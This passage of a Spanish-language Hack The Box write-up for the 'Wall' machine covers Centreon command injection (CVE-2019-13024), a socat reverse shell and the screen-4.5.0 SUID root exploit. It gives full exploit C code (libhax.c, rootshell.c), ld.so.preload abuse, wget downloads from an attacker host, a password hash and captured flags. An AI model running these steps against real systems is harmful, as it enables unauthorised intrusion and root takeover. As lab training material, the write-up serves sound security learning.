


Ilustración 25: Panel principal de Centreon.

Analizando el *exploit* (<https://github.com/mhaskar/CVE-2019-13024>) se observa que en <http://10.10.10.157/centreon/main.get.php?p=60901> es donde se inyecta el *payload*, si se navega hasta dicha pagina se puede observar que es el panel de configuración de lo que se denominan “*pollers*”:




Ilustración 26: Panel de Pollers.





Ilustración 27: Configuración del poller Centreon.

En la configuración de los *pollers* se puede observar los caracteres no permitidos y no se tiene posibilidad de modificarlos.


En el *exploit* se debía modificar el *payload*, para comprobar su funcionamiento se inyectó el comando “*ping 10.10.15.216*” y si con *tcpdump* la máquina atacante capturaba el paquete ICMP, se podría determinar el correcto funcionamiento del *exploit* e inyectar una *reverse shell*. También se añadió un “*print*” en las peticiones para visualizarlo con mayor detalle.



```
root@kali: ~/Github/CVE-2019-13024
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
# this value should be 1 always
"localhost[localhost]": "1",
"is_default[is_default]": "0",
"remote_id": "",
"ssh_port": "22",
"init_script": "centengine",
# this value contains the payload , you can change it as you wan

"nagios_bin": "ping 10.10.15.216",
"nagiosstats_bin": "/usr/sbin/centenginestats",
"nagios_perfdata": "/var/log/centreon-engine/service-perfdata",
"centreonbroker_cfg_path": "/etc/centreon-broker",
"centreonbroker_module_path": "/usr/share/centreon/lib/centreon-
broker",
"centreonbroker_logs_path": "",
"centreonconnector_path": "/usr/lib64/centreon-connector",
"init_script_centreontrapd": "centreontrapd",
"snmp_trapd_path_conf": "/etc/snmp/centreon_traps/",
"ns_activate[ns_activate]": "1",
"submitC": "Save",
"id": "3",
"o": "c",
"centreon_token": poller_token,
```

Ilustración 28: Modificando el payload.



```
root@kali:~/Github/CVE-2019-13024# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol deco de
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

Ilustración 29: tcpdump a la espera de la recepción de paquetes ICMP.

Se realizaron varios intentos y modificaciones, pero ninguno resultó exitoso:

```

root@kali:~/Github/CVE-2019-13024# python3 Centreon-exploit.py http://10.10.10.157/centreon admin password1 10.10.15.216 2020
[+] Retrieving CSRF token to submit the login form
Centreon-exploit.py:38: UserWarning: No parser was explicitly specified, so I'm using the best available HTML parser for this system ("lxml"). This
usually isn't a problem, but if you run this code on another system, or in a different virtual environment, it may use a different parser and be
have differently.

The code that caused this warning is on line 38 of the file Centreon-exploit.py. To get rid of this warning, pass the additional argument 'feature
s="lxml"' to the BeautifulSoup constructor.

    soup = BeautifulSoup(html_content)
[+] Login token is : b72052c076c627ff0421ccb34c0b61de
[+] Logged In Successfully
[+] Retrieving Poller token
Centreon-exploit.py:56: UserWarning: No parser was explicitly specified, so I'm using the best available HTML parser for this system ("lxml"). Thi
s usually isn't a problem, but if you run this code on another system, or in a different virtual environment, it may use a different parser and be
have differently.

The code that caused this warning is on line 56 of the file Centreon-exploit.py. To get rid of this warning, pass the additional argument 'feature
s="lxml"' to the BeautifulSoup constructor.

    poller_soup = BeautifulSoup(poller_html)
[+] Poller token is : 42
[+] Injecting Done, triggering the payload
[+] Check your netcat listener !
<?xml version="1.0" encoding="UTF-8"?>
<response><debug><![CDATA[<a href="#" onClick="toggleDebug('3'); return false;"><label id='togglelp_3'>[ + ]</label><label id='togglelp_3' style='
display: none;'> - ]</label></a> <b><font color='green'>i/m/trying MeTooButKindaStuck</font></b></div><div style='display: none;' id='debug_3'>Read
ing main configuration file &#039;/usr/local/centreon/filesGeneration/engine/3/centengine.DEBUG&#039;.<br>Reading resource file &#039;/usr/local/c
entreon/filesGeneration/engine/3/resource.cfg&#039;.<br>Checking global event handlers...<br>Checking obsessive compulsive processor commands...<b
r><br>Checked 0 commands.<br>Checked 0 connectors.<br>Checked 0 contacts.<br>Checked 0 host dependencies.<br>Checked 0 host escalations.<br>Checke
d 0 host groups.<br>Checked 0 hosts.<br>Checked 0 service dependencies.<br>Checked 0 service escalations.<br>Checked 0 service groups.<br>Checked
0 services.<br>Checked 0 time periods.<br><br><font color='green'>Total Warnings: 0</font><br><font color='green'>Total Errors: 0</font><br><br></

```

Ilustración 30: Fallo en la ejecución del exploit.

Mis *write-ups* siempre intentan mostrar todos los conocimientos que he adquirido durante el proceso, de forma didáctica, así como todos los pasos que he realizado, pero en este caso se esperará al vídeo de *IppSec* (<https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA>) o se consultarán otros *write-ups* (<https://github.com/Hackplayers/hackthebox-writeups/tree/master/machines/Wall>).

Pero existía una forma más sencilla de comprometer el sistema, en la barra de navegación se podía acceder a una sección que permitía la ejecución de comandos:




Ilustración 31: Sección de ejecución de comandos en Centreon.

Por tanto, con la ayuda de GTFobins (<https://gtfobins.github.io/>) se consiguió abrir una *reverse shell*:




Ilustración 32: Reverse shell haciendo uso de socat.




Ilustración 33: Ejecución del comando socat.

```

root@kali:~/Github/CVE-2019-13024# nc -lvnp 2020
listening on [any] 2020 ...
connect to [10.10.15.216] from (UNKNOWN) [10.10.10.157] 49348
sh: 0: can't access tty; job control turned off
$ whoami
whoami
www-data
$ python
python
Python 2.7.15+ (default, Nov 27 2018, 23:36:35)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty; pty.spawn("/bin/bash")
import pty; pty.spawn("/bin/bash")
www-data@Wall:/usr/local/centreon/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
www-data@Wall:/usr/local/centreon/www$

```

Ilustración 34: Reverse shell establecida.

Para realizar la escalada de privilegios primero se ejecutó un script de enumeración en el sistema y así comprobar las diferentes posibilidades que pueden existir:

```

www-data@Wall:/tmp/.tmp$ wget http://10.10.15.79/LinuxEnumeration.sh
wget http://10.10.15.79/LinuxEnumeration.sh
--2019-12-05 18:27:02-- http://10.10.15.79/LinuxEnumeration.sh
Connecting to 10.10.15.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91302 (89K) [text/x-sh]
Saving to: 'LinuxEnumeration.sh'

LinuxEnumeration.sh 100%[=====>] 89.16K 23.5KB/s in 3.8s

2019-12-05 18:27:06 (23.5 KB/s) - 'LinuxEnumeration.sh' saved [91302/91302]

www-data@Wall:/tmp/.tmp$ chmod +x LinuxEnumeration.sh
chmod +x LinuxEnumeration.sh
www-data@Wall:/tmp/.tmp$ ./LinuxEnumeration.sh
./LinuxEnumeration.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.97

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Thu Dec 5 18:27:31 EET 2019

```

Ilustración 35: Ejecución de LinuxEnumeration.sh

```

[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9042          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                     LISTEN      -
tcp6       0      0 :::22                    :::*                     LISTEN      -

[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53           0.0.0.0:*               -           -
udp        0      0 127.0.0.1:161           0.0.0.0:*               -           -
udp        0      0 0.0.0.0:44699           0.0.0.0:*               -           -

```

Ilustración 36: Los diferentes servicios con conexiones abiertas.

```

### SOFTWARE #####
[-] Sudo version:
Sudo version 1.8.21p2

[-] MYSQL version:
mysql Ver 15.1 Distrib 10.1.40-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin Ver 9.1 Distrib 10.1.40-MariaDB, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Server version          10.1.40-MariaDB-0ubuntu0.18.04.1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket              /var/run/mysqld/mysqld.sock
Uptime:                  1 hour 48 min 4 sec

Threads: 24  Questions: 411176  Slow queries: 0  Opens: 156  Flush tables: 1  Open tables: 150  Queries per second avg: 63.413

[-] Apache version:
Server version: Apache/2.4.29 (Ubuntu)
Server built:   2019-04-03T13:22:37

```

Ilustración 37: La base de datos mysql tiene contraseña por defecto.

```

[-] httpasswd found - could contain passwords:
/etc/.htpasswd
admin:$apr1$7hIqRwgr$.QPU0yknBQRTf3WW9jfFp.

### INTERESTING FILES #####
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc

```

Ilustración 38: El hash de una contraseña.

```

[~] SUID files:
-rwsr-xr-x 1 root root 43088 Oct 15 2018 /bin/mount
-rwsr-xr-x 1 root root 64424 Mar 10 2017 /bin/ping
-rwsr-xr-x 1 root root 1595624 Jul 4 00:25 /bin/screen-4.5.0
-rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
-rwsr-xr-x 1 root root 26696 Oct 15 2018 /bin/umount
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18448 Mar 10 2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 18 2018 /usr/bin/sudo
-rwsr-xr-x 1 root messagebus 42992 Jun 10 21:05 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-r-sr-xr-x 1 root root 13628 Aug 28 14:41 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14320 Aug 28 14:41 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 8488 Dec 5 17:00 /tmp/rootshell

```

Ilustración 39: Ficheros con SUID.

El vector de ataque más claro es `/bin/screen-4.5.0`, porque existe un *exploit* (<https://www.exploit-db.com/exploits/41154>) que permitiría ser *root* del sistema. Es muy simple, solo hay que ejecutar los comandos que se indican:

```

libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/.tmp/rootshell", 0, 0);
    chmod("/tmp/.tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}

```

Ilustración 40: Creación del fichero `libhax.c`.

```

rootshell.c
/var/www/html
Abrir
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}

```

Ilustración 41: Creación del fichero `rootshell.c`.

```
www-data@Wall:/tmp$ mkdir .tmp
mkdir .tmp
www-data@Wall:/tmp$ cd .tmp
cd .tmp
www-data@Wall:/tmp/.tmp$ wget http://10.10.15.79/rootshell.c
wget http://10.10.15.79/rootshell.c
--2019-12-05 19:55:07-- http://10.10.15.79/rootshell.c
Connecting to 10.10.15.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 134 [text/x-csrc]
Saving to: 'rootshell.c'

rootshell.c      100%[=====]      134  --.-KB/s   in 0s

2019-12-05 19:55:08 (9.98 MB/s) - 'rootshell.c' saved [134/134]

www-data@Wall:/tmp/.tmp$ cat rootshell.c
cat rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Ilustración 42: Descarga del fichero rootshell.c.

```
www-data@Wall:/tmp/.tmp$ wget http://10.10.15.79/libhax.c
wget http://10.10.15.79/libhax.c
--2019-12-05 19:55:28-- http://10.10.15.79/libhax.c
Connecting to 10.10.15.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 262 [text/x-csrc]
Saving to: 'libhax.c'

libhax.c      100%[=====]      262  --.-KB/s   in 0s

2019-12-05 19:55:29 (24.0 MB/s) - 'libhax.c' saved [262/262]

www-data@Wall:/tmp/.tmp$ cat libhax.c
cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((constructor))
void dropshell(void){
    chown("/tmp/.tmp/rootshell", 0, 0);
    chmod("/tmp/.tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

Ilustración 43: Descarga del fichero libhax.c.


```

www-data@Wall:/tmp/.tmp$ gcc -fPIC -shared -ldl -o /tmp/.tmp/libhax.so /tmp/.tmp/libhax.c
-lared -ldl -o /tmp/.tmp/libhax.so /tmp/.tmp/libhax.c
/tmp/.tmp/libhax.c: In function 'dropshell':
/tmp/.tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod'; did you mean 'chroot'? [-Wimplicit-function-declaration]
  chmod("/tmp/.tmp/rootshell", 04755);
  ^~~~~
  chroot
www-data@Wall:/tmp/.tmp$ rm -f libhax.c
rm -f libhax.c
www-data@Wall:/tmp/.tmp$ gcc /tmp/.tmp/rootshell.c -o /tmp/.tmp/rootshell
gcc /tmp/.tmp/rootshell.c -o /tmp/.tmp/rootshell
/tmp/.tmp/rootshell.c: In function 'main':
/tmp/.tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~
  setbuf
/tmp/.tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  setgid(0);
  ^~~~~
  setbuf
/tmp/.tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  seteuid(0);
  ^~~~~
  setbuf
/tmp/.tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  setegid(0);
  ^~~~~
/tmp/.tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  execvp("/bin/sh", NULL, NULL);
  ^~~~~
www-data@Wall:/tmp/.tmp$ rm -f rootshell.c
rm -f rootshell.c

```

Ilustración 44: Compilación de los ficheros haciendo uso de gcc.

```

www-data@Wall:/tmp/.tmp$ cd /etc
cd /etc
www-data@Wall:/etc$ umask 000
umask 000
www-data@Wall:/etc$ screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/.tmp/libhax.so"
<L ld.so.preload echo -ne "\x0a/tmp/.tmp/libhax.so"
www-data@Wall:/etc$ screen -ls
screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@Wall:/etc$ /tmp/.tmp/rootshell
/tmp/.tmp/rootshell
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data),6000(centreon)
# cat /home/shelby/user.txt
cat /home/shelby/user.txt
fe6194544f452f62dc905b12f8da8406
# cat /root/root.txt
cat /root/root.txt
1fdbcf8c33eaa2599afdc52e1b4d5db7
#

```

Ilustración 45: Ejecución de rootshell tal y como se indica en el exploit.

Cuando se ejecuta se obtiene acceso al sistema como usuario administrador y por tanto a las *flags* *user.txt* y *root.txt*.

Como conclusión se podría decir que ha sido una máquina en la que la enumeración tiene mucha importancia, pero a la vez un poco tediosa, puesto que en sí dependía mucho del diccionario que se use, la modificación del primer *exploit* sin duda es la parte más dura y la escalada de privilegios era muy rutinaria.